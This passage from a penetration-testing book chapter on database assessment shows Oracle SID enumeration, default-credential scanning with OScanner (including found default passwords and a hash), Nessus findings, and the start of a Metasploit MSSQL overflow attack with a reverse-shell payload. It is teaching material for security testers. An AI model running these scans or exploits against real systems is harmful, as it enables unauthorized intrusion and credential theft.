
Some other information that is of great interest to the penetration tester can be gained by using the status command. For example, in the above information we can see that the TNS Listener security is not enabled. This means that the listener service does not have a password enabled. There are many vulnerabilities associated with the TNS Listener that can lead to compromise of the database and server.

Oracle SID Enumeration

Now that we have gathered version information, it is time to gather another necessary piece of information about the Oracle database—SIDs. Remember, the SID is necessary, in addition to the port number, to connect to and use the Oracle database. For this exercise, we are going to use the Oracle Auditing Tools (www.cqure.net/tools.jsp?id=7) by Patrik Karlsson. The Oracle Auditing Tools (OAT) are a collection of tools that can be used for penetration testing of an Oracle database. These tools are available for both Windows and Unix based computers.

To get the SIDs from the database server, we are going to use the OracleTNSctrl tools. This tool runs the same commands as the Oracle listener control utility: ping, version, services, status. In our case, we want a simple report of the SIDs that are available on the database. Figure 3.7 shows the use of the OracleTNSctrl tool using the status command.

Figure 3.7 The Oracle Auditing Tools OracleTNSctrl Tool and Output



```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\mike>cd c:\oat-binary-1.3.1\oat

C:\oat-binary-1.3.1\oat>otnsctl.bat -s 192.168.2.135 -P 1521 -c status
Oracle TNS Control v1.3.1 by patrik@cqure.net
---------------------------------------------
Status command returned SIDS:
LOWFRUIT
OEMREP
PLSExtProc
easypick

C:\oat-binary-1.3.1\oat>_
```

OracleTNScrtl has some switches that are necessary and others that are optional. In Figure 3.7, we use the required ones:

```
Otnsctl.bat:
       -s: server name or IP address
       -P: port number
       -c: command to execute (ping, version, services, status)
```

The optional switches are:

```
       –I: interactive mode
       –v: verbose output
```


We see that four SIDs are listed: LOWFRUIT, OEMREP, PLSExtProc, and easypick. PLSExtProc is a service for extended procedures, so we can rule that SID out. We will examine the other SIDs in the next section as we attempt to discover default accounts.

Default User Accounts

We already know the default user on the SQL Server, so we are not going to attempt any further default user enumeration on the SQL Server. As we stated earlier, however, there could be well over 100 default users on the Oracle databases. If any one of those users exists with the default password, then we can gain access to the database.

The tool we will use to enumerate users is Oracle Scanner (OScanner). This tool was also created by Patrik Karlsson (www.cqure.net/tools.jsp?id=20). OScanner is designed to be able to enumerate SIDs, check those instances for default usernames and passwords, and then, depending on the permissions of the user used to connect to the TNS listener, check the instances for password policies, roles, privileges, auditing information and link settings. Figure 3.8 shows the raw output of OScanner.

Figure 3.8 OScanner Output



```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\mike>cd c:\oscanner_bin_1_0_6\oscanner_bin

C:\oscanner_bin_1_0_6\oscanner_bin>oscanner.exe -s 192.168.2.135
Oracle Scanner 1.0.6 by patrik@cqure.net
--------------------------------------------------
[-] Checking host 192.168.2.135
[-] Checking sid (LOWFRUIT) for common passwords
[-] Account DBSNMP/DBSNMP found
[-] Enumerating system accounts for SID (LOWFRUIT)
[-] Succesfully enumerated 30 accounts
[-] Account HR/HR is locked
[-] Account OE/OE is locked
[-] Account ORDPLUGINS/ORDPLUGINS is locked
[-] Account ORDSYS/ORDSYS is locked
[-] Account PM/PM is locked
[-] Account QS/QS is locked
[-] Account QS_ADM/QS_ADM is locked
[-] Account QS_CB/QS_CB is locked
[-] Account QS_CBADM/QS_CBADM is locked
[-] Account QS_CS/QS_CS is locked
[-] Account QS_ES/QS_ES is locked
[-] Account QS_OS/QS_OS is locked
[-] Account QS_WS/QS_WS is locked
[-] Account RMAN/RMAN is locked
[-] Account SCOTT/TIGER found
[-] Account SH/SH is locked
[-] Account WKSYS/WKSYS is locked
[-] Checking sid (OEMREP) for common passwords
[-] Account DBSNMP/DBSNMP found
[-] Enumerating system accounts for SID (OEMREP)
[-] Succesfully enumerated 30 accounts
[-] Account HR/HR is locked
[-] Account OE/OE is locked
[-] Account ORDPLUGINS/ORDPLUGINS is locked
[-] Account ORDSYS/ORDSYS is locked
[-] Account PM/PM is locked
[-] Account QS/QS is locked
[-] Account QS_ADM/QS_ADM is locked
[-] Account QS_CB/QS_CB is locked
[-] Account QS_CBADM/QS_CBADM is locked
[-] Account QS_CS/QS_CS is locked
[-] Account QS_ES/QS_ES is locked
[-] Account QS_OS/QS_OS is locked
[-] Account QS_WS/QS_WS is locked
[-] Account RMAN/RMAN is locked
[-] Account SCOTT/TIGER found
[-] Account SH/SH is locked
[-] Account WKSYS/WKSYS is locked
[-] Checking sid (easypick) for common passwords
[x] Got IO Exception
[-] Checking user supplied passwords against sid (LOWFRUIT)
[-] Checking user supplied dictionary
[-] Account SYS/SYS found
[-] Account SYSTEM/SYSTEM found
[x] Error: 28001 occured
[-] Account WMSYS/WMSYS is locked
[x] Error: 28001 occured
[-] Account XDB/XDB is locked
[-] Account ODM/ODM is locked
[-] Account ODM_MTR/ODM_MTR is locked
[-] Account WKPROXY/WKPROXY is locked
[-] Checking user supplied passwords against sid (OEMREP)
[-] Checking user supplied dictionary
[-] Account SYS/SYS found
[-] Account SYSTEM/SYSTEM found
[x] Error: 28001 occured
[-] Account WMSYS/WMSYS is locked
[x] Error: 28001 occured
[-] Account XDB/XDB is locked
[-] Account ODM/ODM is locked
[-] Account ODM_MTR/ODM_MTR is locked
[-] Account WKPROXY/WKPROXY is locked
[-] Checking user supplied passwords against sid (easypick)
[x] Error: 17433 occured
[x] Error: 17433 occured
[x] Error: 17433 occured
[-] Querying database for version information

C:\oscanner_bin_1_0_6\oscanner_bin>_
```

OScanner only has one switch that is necessary and others that are optional. In Figure 3.8, we use the required switch:


```
Oscanner.exe:
       -s: server name or IP address
```

The optional switches are:

```
       -r: report file - this is not necessary as oscanner will automatically
       create a report using the server name or IP address in the folder
       oscanner is run from.
       -P: port number
       -f: server list, for scanning multiple servers
       –v: verbose output
```

Fortunately, OScanner saves the output of the test in and XML file. OScanner comes with a report viewer that will open the results and allow for easy review. Figure 3.9 shows the results of the scan as viewed with the report viewer.

Figure 3.9 OScanner Report Viewer



```
✓ 192.168.2.135
    ✓ LOWFRUIT
        ✓ Accounts
            ✓ ANONYMOUS
            ✓ CTXSYS
            ✗ DBSNMP
            ✓ HR
            ✓ MDSYS
            ✓ ODM
            ✓ ODM_MTR
            ✓ OE
            ✓ OEM_ORACLE-TARGET_OEMREP
            ✓ ORDPLUGINS
            ✓ ORDSYS
            ✓ OUTLN
            ✓ PM
            ✓ QS
            ✓ QS_ADM
            ✓ QS_CB
            ✓ QS_CBADM
            ✓ QS_CS
            ✓ QS_ES
            ✓ QS_OS
            ✓ QS_WS
            ✓ RMAN
            ✗ SCOTT
            ✓ SH
            ✗ SYS
            ✗ SYSTEM
            ✓ WKPROXY
            ✓ WKSYS
            ✓ WMSYS
            ✓ XDB
```

```
Status: Open
Privileges: AQ_ADMINISTRATOR_ROLE,DBA,SALES_HISTORY_ROLE
Profile: DEFAULT
Password: SYSTEM
Hash: 970BAA5B81930A40
```

Here we are able to quickly examine the results of the scan and find vulnerable accounts. The accounts with the red Xs next to them are accounts that are unlocked and in the default configuration or using well-known passwords. Figure 3.9 shows the account SYSTEM with the password *SYSTEM*. We are also able to determine the roles/privileges granted to the user. In this case, we also see the account SCOTT with a red X next to his name. SCOTT has the well-known password *TIGER*. SCOTT also has the roles of CONNECT and RESOURCE granted to him. If we didn't have the SYS and SYSTEM accounts available to us, SCOTT would be a good account to use to access the database and escalate privileges.

One thing that you cannot see from Figure 3.9 is that the database instances do not have auditing enabled for login attempts and the password policies are still in the default configuration, giving the user an unlimited number of attempts to log in. This also means that an attacker would have unlimited attempts to log in to the database using any of the accounts discovered and the attacker could potentially go undiscovered.

Vulnerability Assessment and Exploit Tools

The vulnerability assessment tools will assist you in penetration testing a database. There are a limited number of tools that can assess databases, due to the nature of the database software and configuration of the connections. The open source tool *Nessus* is an excellent choice for assessing the vulnerabilities of a database. We'll discuss Nessus in more detail in Chapters 8-11 of this book. Other tools, described below, make good additions to your penetration testing toolkit.

Nessus Checks


Nessus, by default, will check for many SQL Server and Oracle vulnerabilities. In fact, as of this writing, Nessus has over 50 combined plug-ins for SQL Server and Oracle. Some of these plug-ins are denial of service (DoS) vulnerabilities and only add information for your final report.

Interpreting Nessus Database Vulnerabilities

Sample results of Nessus reports are shown below. When you examine the results, you will notice that they are sorted by port. Nessus will probe the ports for the actual service that is running on the server. In other words, if the database administrator is running the database with a listener that is not the default, Nessus should find it. Nessus still reports the service based on the registered Internet Assigned Numbers Authority (IANA) port numbers, so, if you are relying solely on Nessus for port information and vulnerability information, you will have to check each of the ports for the actual information.

Figure 3.10 shows the results of a scan against an SQL Server. When we look at the results, we can see that the SQL Server is running on the default ports and we see that there is a security warning and a security hole for UDP port 1434. The security hole tells us the listener on UDP port 1434 is vulnerable to several overflows that can lead to compromise of the server with system-level access. We examine this vulnerability in the Case Study section and use it as the basis for the compromise of the server operating system.


Figure 3.10 Results of a Nessus Scan on an SQL Server



```
The remote host MS SQL server is vulnerable to several overflows which could
be exploited by an attacker to gain SYSTEM access on that host.

Note that a worm (sapphire) is exploiting this vulnerability in the wild.

Solution : http://www.microsoft.com/technet/security/bulletin/ms02-061.mspx
Risk factor : High
CVE : CVE-2002-1137, CVE-2002-1138, CAN-2002-0649, CVE-2002-0650, CAN-2002-1145, CAN-20
BID : 5309, 5310, 5311, 5312, 5481, 5483, 5877, 5980
Other references : IAVA:2003-A-0001, IAVA:2002-B-0004
```

Figure 3.11 shows the results of a Nessus scan on an Oracle Server. In these results we see that there are security holes reported on TCP port 1521, but Nessus reports that ncube-lm (discussed in the Locating Database Servers by Port section). However, when we select port 1521 and then select **Security Note**, Nessus reports that Oracle is listening on the port. It also tells us the version number of the Oracle software. When we select **Security Hole**, however, we are presented with a list of Oracle vulnerabilities. All of the vulnerabilities reported except one have "according to the version number" in the information stating that the vulnerabilities may not exist. Remember that we said that some Oracle patches do not update the version number, so you may have to test each of the vulnerabilities to remove any false positives. This is not the case with all vulnerabilities reported by Nessus—it will be up to you to verify everything.

Figure 3.11 Results of a Nessus Scan on an Oracle Server



```
The remote Oracle tnslsnr has no password assigned.
An attacker may use this fact to shut it down arbitrarily,
thus preventing legitimate users from using it properly.

Solution:  use the lsnrctrl SET PASSWORD command to assign a password to, the tnslsnr.
Risk factor : High

The remote Oracle Database, according to its version number, is vulnerable
to a denial of service related to SOAP and XML.

An attacker may use these flaws to disable the remote database remotely.

Solution : Upgrade to Oracle 9.0.2.3 - http://metalink.oracle.com
See Also : http://otn.oracle.com/deploy/security/pdf/2004alert65.pdf
Risk factor : High
BID : 9703, 9705

The remote Oracle Database, according to its version number, is vulnerable
to a buffer overflow in the query SET TIME_ZONE.

An attacker with a database account may use this flaw to gain the control
on the whole database, or even to obtain a shell on this host.

Solution : Upgrade to Oracle 9.2.0.3 - http://metalink.oracle.com
See Also : http://www.nextgenss.com/advisories/ora_time_zone.txt
Risk factor : High
```

OScanner and OAT

As mentioned earlier, the OScanner and Oracle Auditing Tools can be used in multiple phases of the penetration test. OScanner not only enumerates Oracle database SIDs and checks for default accounts with default passwords, it also checks password policies and database link configurations. OAT, on the other hand, can do far more. We demonstrated the use of the OracleTNSctrl tool. The other tools are Oracle Password Guesser, Oracle Query, Oracle SAM Dump, and Oracle Sys Exec. The Oracle Password Guesser performs a dictionary attack against an Oracle database using a user-supplied list of usernames and passwords. It can also check to see if the user has the CREATE LIBRARY permission, which allows the user to run code using external procedures. Oracle Query allows the user to perform queries on the database, if the user has permission to connect and select data. Oracle SAM Dump is a tool that attempts to connect to the Oracle server, execute pwdump on the SAM, and then return the results using a built-in TFTP (Trivial File Transfer Protocol) server. Oracle Sys Exec attempts to execute commands on the database server.

SQLAT

The SQL Server Auditing Tools are also provided by Patrik Karlsson. It is a group of tools that perform functions similar to the Oracle Auditing Tools for testing an SQL Server. SQLAT is designed for the database administrator that wants to check the security of his SQL Server. Most of the tools must be run as sa, but if you are the DBA, that shouldn't be a problem. The toolset is a virtual SQL Server Swiss army knife for a penetration tester. The tools are presented here in no particular order:

- **SQL SAM Dump** Allows the user to dump the SAM file from the SQL Server, using pwdump.
- **SQL Analyze** Performs a minimal analysis of the SQL Server, including information about users and stored procedures that are available.
- **SQL Dump Logins** Returns all logins from the SQL Server.
- **SQL Dictionary** Performs a dictionary attack against the users specified.
- **SQL Directory Tree** Returns an ASCII listing of the directory specified on the SQL Server.
- **SQL Registry Enumerate Key** Enumerates keys from the registry of the SQL Server.
- **SQL Registry Get Value** Returns the value for a specified key in the SQL Server's registry.

- **SQL Upload** Uploads a file to the SQL Server.
- **SQL Query** Allows for interactive queries to the SQL Server.


The tools work by wrapping the stored procedures available from the SQL Server. In fact, the tools can restore the xp_cmdshell if it has been removed but the DLL is still present on the server.

WHAX Tools

WHAX is a live cd Linux distribution that comes with penetration testing tools pre-installed. WHAX is based on SLAX, which is the Slackware live cd. We bring this to your attention because this means the components of WHAX are loaded as modules. This allows for easier updates to the environment and a simple mechanism to add tools that are not already included in the distribution. For more information about the modules of WHAX, visit www.iwhax.net/modules/xoopsfaq/index.php?cat_id=1#7.

WHAX is set up with database penetration tools already included, as shown in Figure 3.12.

Figure 3.12 WHAX Database Tools



Some of the tools are demonstrated in this chapter. Oracle Auditing Tools, Oracle Scanner, SQLPing v.1.0, and SQL Auditing Tools are included. Additional tools include: Absinthe, a tool designed to automate SQL Injection on SQL Servers; Oracle Dump SIDs, a tool that is used to get SID information from Oracle database servers; SQLcmd, a tool that allows the user to connect to the SQL Server and use a shell via the xp_cmdshell stored procedure; Squirrel SQL, which is a universal SQL client that allows the user to connect to and use databases provided by SQL Server, Oracle, and many others.

Currently, there is a project underway to bring the best of Auditor and WHAX together in one live CD.

Case Studies—The Tools in Action

So, how do you put it all together? Shockingly, in the real world penetration testing of databases and their associated servers can be as easy as the steps we demonstrate here. If it is this easy for you, then you will be in a position to help the organization realize how available their data is to any attacker. If you are not successful and have tried to be creative with your attacks, well, all the better for the organization you are assessing.

In this section, we are going to put all of the above together and walk you through a basic compromise of an SQL Server and an Oracle database. For the SQL Server, we will compromise the server by taking advantage of a vulnerability in the server that is caused by the installation of the SQL Server software. And we will do this without using a vulnerability assessment tool! For the Oracle database, we will compromise the database itself and steal the passwords. It will be up to you to determine where you would take the assessment from where we leave off.

You may have noticed that throughout this chapter we followed specific steps to get from information gathering to exploitation tools to use against the databases. Along the way, we used the same servers to demonstrate the steps and tools necessary to get to the next phase. Here, we will put all of that information together to tell a story of a real world example of a penetration test. We chose to use unpatched database systems in their default configuration to demonstrate the basics of databases and a database assessment. You might be surprised to find that these configurations still exist in the real world.

NOTE

Don't assume that databases and their host operating systems are the most up-to-date. Upgrading the operating system or database software may affect the functions of the database itself. Sometimes, a database server cannot be upgraded or patched because the upgrade or patch breaks the database. This is a real-world scenario. Oftentimes, the enterprise will begin testing the migration of the database to a new operating system or upgrading the database software in a test environment. This, however, is an industry best practice that is not always followed. So, the database server that you are assessing my not be up-to-date with patches or software upgrades. It may not even be a production system.

Also, don't assume that the test databases have the same security as the production databases. Test databases can sometimes be used to test functionality only or they can be used only to check if operating system patches will interfere with the database itself. Depending on the security policy and budget of the enterprise, the test databases may be dedicated servers used for testing and upgrading the database, or they may be servers that were put together at the last minute to test only for the interaction of a new patch with the database server. Test servers can be a juicy target for default configuration of the servers and database applications. These targets can yield additional information about your main objective.

MS SQL Assessment


As we marched through this chapter, we examined an SQL Server. We must put together all of the information that we have gathered and determine how we are going to test this server. First, we discovered the server using the SQLPing2 tool. This not only told us that the SQL Server existed, it told us that the version of the server is 8.00.194. This version is the original, unpatched version of SQL Server 2000. This version of SQL Server is vulnerable to many overflows, but specifically a buffer overflow that will allow the attacker to return a remote shell from the server and execute commands as *system*. Because we know this (this isn't magic—it is a vulnerability that gained quite a bit of publicity), it will not be necessary for us to run any vulnerability scans against the server to determine our course of action. Our only choices will be which tool to use to go about exploiting this vulnerability and which path we will take once we have compromised the server.

In this case, we are going to use Metasploit because all of the tools that we need to exploit this vulnerability are built in. We'll talk about Metasploit in more detail in Chapters 12 and 13 of this book. Once we have taken advantage of the vulnerability presented by the database software, we are going to create a local administrator on the server. First, we launch Metasploit on our attack computer. For our purposes, we will use the Web interface. We then launch the MSSQL 2000/MSDE Resolution Overflow exploit and select our target:

```
0 - MSQL 2000 / MSDE (default).
```

This brings us to the payload page, where we are required to select a payload. We want to be able to execute commands in a shell so we select the win32_reverse payload. Our next page is the actual exploit page, shown in Figure 3.13, where we are required to input the IP address of our target.

Figure 3.13 The Metasploit Exploit Page



Metasploit Framework Web Console v2.5 - Mozilla Firefox
File Edit View Go Bookmarks Tools Help
Now: Cloudy and 64°F Today: 69 °F Wed: 67 °F Thu: 47 °F
http://127.0.0.1:55555/EXPLOITS?MODULE=%6d%73%73%71%6c%32%30%30%30%5f%72%65%73%6f%6c%75%74%69%6f%6e%6f
Go
Gmail
EXPLOITS
PAYLOADS
SESSIONS
-Check-
-Exploit-
COPYRIGHT © 2003-2005 METASPLOIT.COM
Done
Adblock

MSSQL 2000/MSDE Resolution Overflow (win32_reverse)


RHOST	Required	ADDR	192.168.2.145	The target address
